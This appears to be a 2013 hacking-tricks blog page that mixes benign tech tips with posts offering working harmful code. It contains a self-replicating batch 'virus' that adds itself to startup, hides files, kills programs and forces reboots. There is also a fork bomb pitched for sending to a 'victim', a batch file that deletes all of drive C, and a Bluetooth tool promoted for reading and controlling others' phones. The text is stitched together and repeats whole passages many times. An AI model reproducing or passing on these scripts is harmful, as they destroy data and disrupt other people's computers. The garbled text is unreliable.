Tuesday, 26 November 2013

Processor name can change

Steps :-
1.  Open Notepad.
2.  Copy and paste the exact code given below:-


Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0]
"ProcessorNameString"="My Processor name 50000MHz"
To change the processor name, edit the part of the code given in blue. Also understand that \0 in the above code should only be present if Windows store your processor name at that location. Please open Registry Editor and navigate to the above mentioned keys to check whether or not to include the \0.

3.  Click on File Menu, click on Save As and select "All Types" in Save as Type option. Save the file as ProcessorNameChange.reg or *.reg.
4.  Create a new shortcut on your desktop. Enter regedit / S "Location of the .reg file" as the location of the item. For example, enter regedit /S "C:\Processor Name.reg" if your registry file is located in the root of C:\ drive.

Processor Name

5.   Copy the created Shortcut file.
6.  Navigate to C:\Documents and Settings\All Users\Start Menu\Programs\Startup (in Windows XP) or to C:\Users\ User-Name\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup (in Windows 8, Windows 7 and Windows Vista. Also remember that AppData is a hidden folder.)  if C: is your System drive.
7.  Paste the copied file.


This registry file would now execute each time when Windows starts and the Processor Name String would be modified each time. So, even upon restarting your computer, you will see that the changed processor name is permanent.

Bluetooth can hack your phone

How to hack mobile or cell phone.Frnds here is a bluetooth hacking software ,using bluetooth hacking software u can hack any mobile or cell phones this software is the latest version Bluetooth Hack v 1.8. click here to download. -

http://www.mobiclue.com/download-super-bluetooth-hack-18.html

Advantages of this software.
Once if ur connected to another phone via bluetooth you can:
- u can read his/her messagess
- u can read his/her contactss
- u can change hi/her profile
- u can also play his/her ringtones even his/her phone is in silent
- u can play his songs from his/her mobile
- u can restart his/her mobile
- u can switch off his/her mobile
- u can restore his/her factory setings
- u can also change ringing volume of his/her mobile..
- the best part of it is u can call from his mobile which also includes all call functions like hold on etc etc... A

This software is very much suitable for sony ericcsson mobiles.
If u like it replies are always welcome.

Killing Virus

Virus can do:

    Copy itself into startup
    Copy itself over one thousand times into random spots in your computer
    Hide its self and all other created files
    Task kill MSN, Norton, Windows Explorer, Limewire.
    Swap the left mouse button with the right one
    Opens alert boxes
    Changes the time to 12:00 and shuts down the computer


Step 1 >> Open Notepad.
Step 2 >> Copy This Code ..
Code :--
------------------------------------------------------------------------------------------------
@Echo off
color 4
title 4
title R.I.P
start
start
start
start calc
copy %0 %Systemroot%\Greatgame > nul
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ
/d %systemroot%\Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%\desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c "VIRUS DETECTED"
start
start
time 12:00
:R.I.P
cd %usernameprofile%\desktop
copy Greatgame.bat %random%.bat
goto RIP
-------------------------------------------------------------------------------------------------------------
copy this code into notepad and save as Greatgame.bat(while saving select all files instead of text ).

NOTE:- This is Education purpose only

Check your net speed

Today I will tell you how to measure your  INTERNET SPEED. First of all I would like to tell u that the speed is provided by our ISP.
Most of the people don’t know what speed they are using from their NET CONNECTION. Your test results may vary at different times of the day due to network congestion, etc.
There are many methods to check internet speed. Here I am suggesting you one simple method.
mzl.xkautlio.320x480-75
FOLLOW THESE STEPS-
It is very easy to find NET SPEED
  • STEP 1. Visit speedtest.net  CLICK HERE
  • STEP 2. Now  click on begin test.
  • STEP 3. Finally see your net speed with in second.
NOTE- The best way for  Internet speed test would be one between you and any given website you are using.

Crash Your Friends Computer

STEP:1- Open Notepad on your PC
STEP:2- copy it from here to your Notepad

                                         %0|%0

STEP:3- Then save it with a .bat extension.
When saving delete the .txt and input the File name with the .bat extension
Example:- fork.bat

STEP:4- Once anyone will do double click on this bat file, his COMPUTER WILL JAMM AND CRASH


Now you can send it to your Victim through Mail or from your Flash Drive to his PC and then once he hit the File, HIS COMPUTER WILL JAMM AND CRASH

NOTE:- This is Education purpose only


 SOLUTION TO PREVENT THIS ATTACK:- There are 2

Reliable Ways to conquer it.:-

1) Do not open any File with .bat on your COMPUTER

2)If you are already a victim of this Virus, Once you ON your COMPUTER, quickly Press ctrl + alt + delete key on your keyboard then Start the Task Manager, Now click on the Processes Tab and locate fork.bat or anyname you Use, then put your mouse on it and click on the End Process Button, thats all.

Please Drop Your Comment And Click On The Share & Like Button To Share This Topic With Your Friends..!

How to Make the virus ?

How to Make the virus ?

   1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.
- See more at: http://www.coolhackingtrick.com/2012/12/learn-to-make-dangerous-virus-in-minute.html#sthash.Oye2UUTz.dpuf

of all let’s talk about some important requirements.

  • You will need an 8 GB pen drive.
  • You will also need a desktop to make the pen drive Bootable for Windows 7.
  • To make the Pen Drive Bootable you need Windows 7 USB/DVD download tool [link given below]
How to Create USB Bootable Pendrive for Windows 7 OS

How to Make the virus ?

   1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.
- See more at: http://www.coolhackingtrick.com/2012/12/learn-to-make-dangerous-virus-in-minute.html#sthash.Oye2UUTz.dpuf

How to Make the virus ?

   1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.
- See more at: http://www.coolhackingtrick.com/2012/12/learn-to-make-dangerous-virus-in-minute.html#sthash.Oye2UUTz.dpuf

How to Make the virus ?

   1. Open Notepad and copy below code into it.
@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.
- See more at: http://www.coolhackingtrick.com/2012/12/learn-to-make-dangerous-virus-in-minute.html#sthash.Oye2UUTz.dpuf

Monday, 18 November 2013

Bootable Pendrive

First of all let’s talk about some important requirements.
  • You will need an 8 GB pen drive.
  • You will also need a desktop to make the pen drive Bootable for Windows 7.
  • To make the Pen Drive Bootable you need Windows 7 USB/DVD download tool [link given below]
How to Create USB Bootable Pendrive for Windows 7 OS

Steps to Make Bootable USB Pen Drive for Windows 7 :

Below we have given out the working tutorial, its request to follow each and every step which is given below.
  1. First of all you should have an ISO image file for Windows 7.
  2. Or if you have a Windows 7 disk then you just have to copy the disk content to another folder I mean on your PC.
  3. If you don’t have an ISO image file then you can easily make it by UltraISO.
  4. Just open UltraISO and insert your Windows 7 disk make sure you would fulfill any two conditions that is either you have the Windows 7 disk so, that you could make the image file or you already have an ISO file.
  5.  If you are making a Windows 7 image then insert the the disk and start  UltraISO.
  6. Now click on copy disk.
  7. And then when you are going to start copying disk then just change the first option from your current CD/DVD rom to image recorder.
  8. And then click on the copy button.
  9. And after few minutes you will see that you have created an image file.
  10. After that just download the “Windows 7 USB/DVD download tool
  11. This is a Windows 7USB/DVD tool which will make your USB Pen Drive Bootable for Windows 7 and copies all the content to your pen drive.
  12. When you have downloaded the current software then just open it and select the ISO image by hitting the browse button.
  13. Now when you have selected the ISO image file for Windows 7. It automatically formats your pen drive and copies the content to your USB pen drive and makes it Bootable to get worked.
  14. It will take at least 30-50 min to get completed.
  15. Now when it done it gives you a prompt to your screen as Bootable USB device created successfully.
  16. So, now you are done your Windows 7 Bootable Pen Drive is created successfully.
  17. And make sure that before installing your Windows 7 on your PC with USB pen drive you should change the BIOS settings for boot.
  18. Instead of CD/DVD ROM you should select for removable disk. And save changes.
Read : Download .Net Framework 4.5 Offline Installer for Windows 7/8/XP

[Screenshots] Tutorial to Create Bootable Pen Drive for Windows 7

You can also follow the below given tutorial having screen shots.
Make Bootable Pen Drive to Install Windows 7
step-2-windows-7-bootable-USB
step-3
step-4
So, these were some of the important steps that you can us to learn that how you can make a pen drive Bootable for Windows 7.
If you faced any issue then please do comment and let us know. We are always here to solve your queries.

Wednesday, 6 November 2013

Secret codes for Android Mobile Phones:

1. Complete Information About your Phone    *#*#4636#*#*
This code can be used to get some interesting information about your phone and battery. It shows following 4 menus on screen:
Phone information
Battery information
Battery history
Usage statistics
2. Factory data reset    *#*#7780#*#*

This code can be used for a factory data reset. It'll remove following things:
Google account settings stored in your phone
System and application data and settings
Downloaded applications
It'll NOT remove:
Current system software and bundled application
SD card files e.g. photos, music files, etc.
Note: Once you give this code, you get a prompt screen asking you to click on "Reset phone" button. So you get a chance to cancel your operation.
3. Format Android Phone *2767*3855#

Think before you give this code. This code is used for factory format. It'll remove all files and settings including the internal memory storage. It'll also reinstall the phone firmware.
Note: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone. So think twice before giving this code.
4. Phone Camera Update *#*#34971539#*#*

This code is used to get information about phone camera. It shows following 4 menus:
Update camera firmware in image (Don't try this option)
Update camera firmware in SD card
Get camera firmware version
Get firmware update count
WARNING: Never use the first option otherwise your phone camera will stop working and you'll need to take your phone to service center to reinstall camera firmware.
5. End Call/Power *#*#7594#*#*

This one is my favorite one. This code can be used to change the "End Call / Power" button action in your phone. Be default, if you long press the button, it shows a screen asking you to select any option from Silent mode, AirPlane mode and Power off.
You can change this action using this code. You can enable direct power off on this button so you don't need to waste your time in selecting the option.
6. File Copy for Creating Backup  *#*#273283*255*663282*#*#*
This code opens a File copy screen where you can backup your media files e.g. Images, Sound, Video and Voice memo.
7. Service Mode *#*#197328640#*#*

This code can be used to enter into Service mode. You can run various tests and change settings in the service mode.
8. WLAN, GPS and Bluetooth Test Codes:
*#*#232339#*#* OR *#*#526#*#* OR *#*#528#*#* - WLAN test (Use "Menu" button to start various tests)
*#*#232338#*#* - Shows WiFi MAC address
*#*#1472365#*#* - GPS test
*#*#1575#*#* - Another GPS test
*#*#232331#*#* - Bluetooth test
*#*#232337#*# - Shows Bluetooth device address
9. Codes to get Firmware version information:
*#*#4986*2650468#*#* - PDA, Phone, H/W, RFCallDate
*#*#1234#*#* - PDA and Phone
*#*#1111#*#* - FTA SW Version
*#*#2222#*#* - FTA HW Version
*#*#44336#*#* - PDA, Phone, CSC, Build Time, Changelist number
10. Codes to launch various Factory Tests:
*#*#0283#*#* - Packet Loopback
*#*#0*#*#* - LCD test
*#*#0673#*#* OR *#*#0289#*#* - Melody test
*#*#0842#*#* - Device test (Vibration test and BackLight test)
*#*#2663#*#* - Touch screen version
*#*#2664#*#* - Touch screen test
*#*#0588#*#* - Proximity sensor test
*#*#3264#*#* - RAM version

Use Phone as Webcam

This is the Usb cable method to use android device as Webcam.
1) First & the foremost things which you need to do is, Install your phone driver or pc suit in your Pc, then restart your Pc. (I can’t provide all the driver , but if you are not able to find the specific driver for you Phone , then follow this guide to Install universal driver from my forum or leave your device name in comments if possible I will arrange the driver for your phone)
2) Download and install USB webcam App on your Android Smartphone.
3) Now Download and install the USB Webcam desktop client.
4) Connect your phone to your computer using the USB cable and wait until the PC recognizes the device.
5) Now launch the USB Webcam desktop client.( Please do not close the MS-DOS command prompt window that automatically opens)
6) Now start the app USB Webcam App from your phone.

Congrats!!! you are done , now you can start the program you want to use with webcam (eg, Windows Live Messenger, Skype, etc..)
Method 1 : Smartcam is a simple but powerful software which can do this work for us. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqW
  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
Method 1 : Smartcam is a simple but powerful software which can do this work for us. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
How to Use Mobile phone as Webcam :

Method 1 : Smartcam is a simple but powerful software which can do this work for us.

  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version

Download Links for computer :

For windows :(xp,vista,7)
Windows
For Linux:
Linux

     2.Install the software and connect them using bluetooth and Now you can use mobile phone as webcam.

Method 2 : Mobiola is the advanced software which will let us to connect pc and mobile via USB cable.

It works only for s60v3 mobile phones.Inorder to use this in your mobile you need to purchase it
or if you want to use it for free then follow these steps :

1.You can install this only in your cracked mobile phone.
             ( Crack your symbian : refer here for cracking a mobile phone. )

2.Download Mobiola software for both your mobile and computer from here :

Computer 
Mobile

3.Install them in your mobile and computer respectively.
4.Connect your mobile with the computer through USB data cable .
5.From your mobile open the software and select the camera type.
6.Open the software from your computer .

Frequent Mistakes : 

1.Turn on bluetooth in both your mobile and compuer before establishing a connection.
2.Turn on camera on your mobile device once connected to the computer.

Now you can video chat and use mobile phone as webcam from any client like yahoo , skype etc. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
How to Use Mobile phone as Webcam :

Method 1 : Smartcam is a simple but powerful software which can do this work for us.

  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version

Download Links for computer :

For windows :(xp,vista,7)
Windows
For Linux:
Linux

     2.Install the software and connect them using bluetooth and Now you can use mobile phone as webcam.

Method 2 : Mobiola is the advanced software which will let us to connect pc and mobile via USB cable.

It works only for s60v3 mobile phones.Inorder to use this in your mobile you need to purchase it
or if you want to use it for free then follow these steps :

1.You can install this only in your cracked mobile phone.
             ( Crack your symbian : refer here for cracking a mobile phone. )

2.Download Mobiola software for both your mobile and computer from here :

Computer 
Mobile

3.Install them in your mobile and computer respectively.
4.Connect your mobile with the computer through USB data cable .
5.From your mobile open the software and select the camera type.
6.Open the software from your computer .

Frequent Mistakes : 

1.Turn on bluetooth in both your mobile and compuer before establishing a connection.
2.Turn on camera on your mobile device once connected to the computer.

Now you can video chat and use mobile phone as webcam from any client like yahoo , skype etc. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
How to Use Mobile phone as Webcam :

Method 1 : Smartcam is a simple but powerful software which can do this work for us.

  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version

Download Links for computer :

For windows :(xp,vista,7)
Windows
For Linux:
Linux

     2.Install the software and connect them using bluetooth and Now you can use mobile phone as webcam.

Method 2 : Mobiola is the advanced software which will let us to connect pc and mobile via USB cable.

It works only for s60v3 mobile phones.Inorder to use this in your mobile you need to purchase it
or if you want to use it for free then follow these steps :

1.You can install this only in your cracked mobile phone.
             ( Crack your symbian : refer here for cracking a mobile phone. )

2.Download Mobiola software for both your mobile and computer from here :

Computer 
Mobile

3.Install them in your mobile and computer respectively.
4.Connect your mobile with the computer through USB data cable .
5.From your mobile open the software and select the camera type.
6.Open the software from your computer .

Frequent Mistakes : 

1.Turn on bluetooth in both your mobile and compuer before establishing a connection.
2.Turn on camera on your mobile device once connected to the computer.

Now you can video chat and use mobile phone as webcam from any client like yahoo , skype etc. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
How to Use Mobile phone as Webcam :

Method 1 : Smartcam is a simple but powerful software which can do this work for us.

  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version

Download Links for computer :

For windows :(xp,vista,7)
Windows
For Linux:
Linux

     2.Install the software and connect them using bluetooth and Now you can use mobile phone as webcam.

Method 2 : Mobiola is the advanced software which will let us to connect pc and mobile via USB cable.

It works only for s60v3 mobile phones.Inorder to use this in your mobile you need to purchase it
or if you want to use it for free then follow these steps :

1.You can install this only in your cracked mobile phone.
             ( Crack your symbian : refer here for cracking a mobile phone. )

2.Download Mobiola software for both your mobile and computer from here :

Computer 
Mobile

3.Install them in your mobile and computer respectively.
4.Connect your mobile with the computer through USB data cable .
5.From your mobile open the software and select the camera type.
6.Open the software from your computer .

Frequent Mistakes : 

1.Turn on bluetooth in both your mobile and compuer before establishing a connection.
2.Turn on camera on your mobile device once connected to the computer.

Now you can video chat and use mobile phone as webcam from any client like yahoo , skype etc. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
How to Use Mobile phone as Webcam :

Method 1 : Smartcam is a simple but powerful software which can do this work for us.

  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version

Download Links for computer :

For windows :(xp,vista,7)
Windows
For Linux:
Linux

     2.Install the software and connect them using bluetooth and Now you can use mobile phone as webcam.

Method 2 : Mobiola is the advanced software which will let us to connect pc and mobile via USB cable.

It works only for s60v3 mobile phones.Inorder to use this in your mobile you need to purchase it
or if you want to use it for free then follow these steps :

1.You can install this only in your cracked mobile phone.
             ( Crack your symbian : refer here for cracking a mobile phone. )

2.Download Mobiola software for both your mobile and computer from here :

Computer 
Mobile

3.Install them in your mobile and computer respectively.
4.Connect your mobile with the computer through USB data cable .
5.From your mobile open the software and select the camera type.
6.Open the software from your computer .

Frequent Mistakes : 

1.Turn on bluetooth in both your mobile and compuer before establishing a connection.
2.Turn on camera on your mobile device once connected to the computer.

Now you can video chat and use mobile phone as webcam from any client like yahoo , skype etc. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf
How to Use Mobile phone as Webcam :

Method 1 : Smartcam is a simple but powerful software which can do this work for us.

  1. Download smartcam for both your mobile and pc .
Download Link for mobile :

For s60v3 mobile phones :(nokia,samsung)
s60 3rd edition mobiles
For s60v2 mobile phones :(nokia,samsung)
s60 2nd edition mobiles
For jar phones:(sony and other phones)
jar version
For windows mobiles:(HTC)
Windows version
For android mobiles:
Android version

Download Links for computer :

For windows :(xp,vista,7)
Windows
For Linux:
Linux

     2.Install the software and connect them using bluetooth and Now you can use mobile phone as webcam.

Method 2 : Mobiola is the advanced software which will let us to connect pc and mobile via USB cable.

It works only for s60v3 mobile phones.Inorder to use this in your mobile you need to purchase it
or if you want to use it for free then follow these steps :

1.You can install this only in your cracked mobile phone.
             ( Crack your symbian : refer here for cracking a mobile phone. )

2.Download Mobiola software for both your mobile and computer from here :

Computer 
Mobile

3.Install them in your mobile and computer respectively.
4.Connect your mobile with the computer through USB data cable .
5.From your mobile open the software and select the camera type.
6.Open the software from your computer .

Frequent Mistakes : 

1.Turn on bluetooth in both your mobile and compuer before establishing a connection.
2.Turn on camera on your mobile device once connected to the computer.

Now you can video chat and use mobile phone as webcam from any client like yahoo , skype etc. - See more at: http://www.techfishy.com/2012/01/how-to-use-mobile-phone-as-webcam.html#sthash.TrRqWNzf.dpuf